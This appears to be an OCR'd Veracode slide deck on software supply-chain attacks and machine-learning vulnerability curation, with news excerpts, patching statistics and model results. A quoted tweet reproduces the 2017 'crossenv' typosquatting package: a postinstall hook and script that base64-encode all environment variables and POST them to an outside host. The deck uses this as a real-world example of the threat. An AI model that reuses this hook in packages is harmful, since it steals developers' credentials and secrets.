Machine Learning for Software Security

Asankhaya Sharma

Veracode


Who?

Asankhaya Sharma
Director of Incubation Research
Veracode Singapore

TCS is a Veracode Strategic partner since 2017, including the use of Veracode for TCS Digitate since 2018. If you have any questions about Veracode the TCS partnership, or the Veracode platform, please contact Global Alliance lead Mike Henroid (mhenroid@Veracode.com)

Proliferation of open-source libraries and components

- Large number of software components
  - On average, a JavaScript application uses 377 external components
  - Extreme cases see more than 1400 external components used
- Large number of dependents
  - "inherits" used by over 90% of JavaScript applications analyzed
  - Others worth mentioning: "lodash", "ms", "debug"
- Software is assembled with reusable components, so the attack surface is shifting



Examples of attacks on software supply chain

Security Vulnerabilities

- Eg. Cross-site Scripting (XSS), Prototype Pollution
- Possibilities of "zero-days" found in every layer of dependencies

Distribution of Malicious components

- Eg. Remote Access Trojans, Information Exfiltration
- Delivered through means like Typosquatting, "Brandjacking"

Direct supply chain attacks

- Eg. Dependency Confusion
- Publishing public libraries under private libraries names causes a confusion in dependency resolution

Security

This typosquatting attack on npm went undetected for 2 weeks

Lookalike npm packages grabbed stored credentials

By Thomas Claburn in San Francisco 2 Aug 2017 at 23:34 7 SHARE ▼

A two-week-old campaign to steal developers' credentials using malicious code distributed through npm, the Node.js package management registry, has been halted with the removal of 39 malicious npm packages.

Security

Equifax couldn't find or patch vulnerable Struts implementations

Ex-CEO says company stayed silent about hack to stop crims piling on with more attacks


By Richard Chirgwin 2 Oct 2017 at 23:58 14 SHARE ▼

Equifax was just as much of a trash-fire as it looked: the company saw the Apache Struts 2 vulnerability warning, failed to patch its systems, and held back a public announcement for weeks for fear of "copycat" attacks.

Oscar Bolmsten
@o_cee

Follow

@kentcdodds Hi Kent, it looks like this npm package is stealing env variables on install, using your cross-env package as bait:



package.json

```
{
  "name": "crossenv",
  "version": "6.1.1",
  "description": "Run scripts that set and use environment variables across
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "node package-setup.js"
  },
  "author": "Kent C. Dodds <kent@doddsfamily.us> (http://kentcdodds.com/)",
  "license": "ISC",
  "dependencies": {
    "cross-env": "^5.0.1"
  }
}
```

package-setup.js

```
const http = require('http');
const querystring = require('querystring');


const host = 'npm.hacktask.net';
const env = JSON.stringify(process.env);
const data = new Buffer(env).toString('base64');

const postData = querystring.stringify({ data });

const options = {
  hostname: host,
  port: 80,
  path: '/log/',
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Content-Length': Buffer.byteLength(postData)
  }
};

const req = http.request(options);

req.write(postData);
req.end();
```

4:51 PM - 1 Aug 2017

1,064 Retweets **1,025** Likes

52 1.1K 1.0K

Ten Malicious Libraries Found on PyPI - Python Package Index

By Catalin Cimpanu

The Slovak National Security Office (NBU) has identified ten malicious Python libraries uploaded on PyPI — Python Package Index — the official third-party software repository for the Python programming language.

NBU experts say attackers used a technique known as typosquatting to upload Python libraries with names similar to legitimate packages — e.g.: "urllib" instead of "urllib."

The PyPI repository does not perform any types of security checks or audits when developers upload new libraries to its index, so attackers had no difficulty in uploading the modules online.

Developers who mistyped the package name loaded the malicious libraries in their software's setup scripts.


Malicious code in the Node.js npm registry shakes open source trust model

Bad actors using typo-squatting place 39 malicious packages in npm that went undetected for two weeks. How should the open source community respond?

By Fahmida Y. Rashid

Impact of leaving these issues out of sight

79% of the time, developers do not update third-party libraries



When left out of sight, 50% of the libraries with vulnerabilities takes about 414 days long to update


With security flaw notifications, 50% of the vulnerabilities are fixed only after 89 days

46.5% of a survey respondents find it difficult to address the security issues

Source: **State of Software Security: Open-Source Edition**
https://info.veracode.com/report-state-of-software-security-open-source-edition.html


Vulnerability Discovery

- Manual curation process is not scalable
- More than 4.2 million open-source libraries supported
- Track an ever-increasing list of sources including:
  - NVD
  - Code Repositories
  - Mailing lists
  - Websites
  - Etc..
- Inelastic resources – Security Researchers
- Requires an efficient solution to scale



Machine Learning Approach

- Initial approach based on Git commits, and Issue tracker systems
  - 0.83 Precision, 0.74 Recall
  - Causes highly imbalanced ratio per source, as low as 5.88% are labeled a vulnerability
- Current approach utilizes Self-Training
  - Utilize unlabeled data
  - Automatically generate improved, evaluated, models resilient to changes



Data Source	Collected Data Size	Labeled Data Size	Unlabeled Data Size
Jira Tickets	17,427	13,028	4,399
Bugzilla Reports	39,801	22,553	17,253
Github Issues	50,895	17,230	33,665
Commits	157,450	22,856	134,594
Emails	20,832	16,573	4,259
Reserved CVEs	31,056	18,399	12,657

Self-Training Model deployment


Production Model: Trained on human labeled data only

Trained a new model with the self-training, for evaluation against production model


PR AUC increase across most data sources

For both Bugzilla, Emails, Reserved CVE improvement/change are negligible as it already has very high performance

Data Source	Recall Range	% PR AUC Inc.
Jira Tickets	0.24–0.72	8.50
Bugzilla Reports	0.90–0.94	0.00
Github_Basic	0.49–0.89	27.59
Github_Combined	0.01–0.97	2.88
Commits	0.06–0.73	8.01
Emails	0.92–0.98	0.95
Reserved CVEs	0.81–0.99	2.52




- Details are in the paper "A Machine Learning Approach for Vulnerability Curation"
- ACM SIGSOFT Distinguished Paper Award 2020
- Talk: https://www.youtube.com/watch?v=hZcxtgwNvIE
- PDF: http://asankhaya.github.io/pdf/A-Machine-Learning-Approach-for-Vulnerability-Curation.pdf



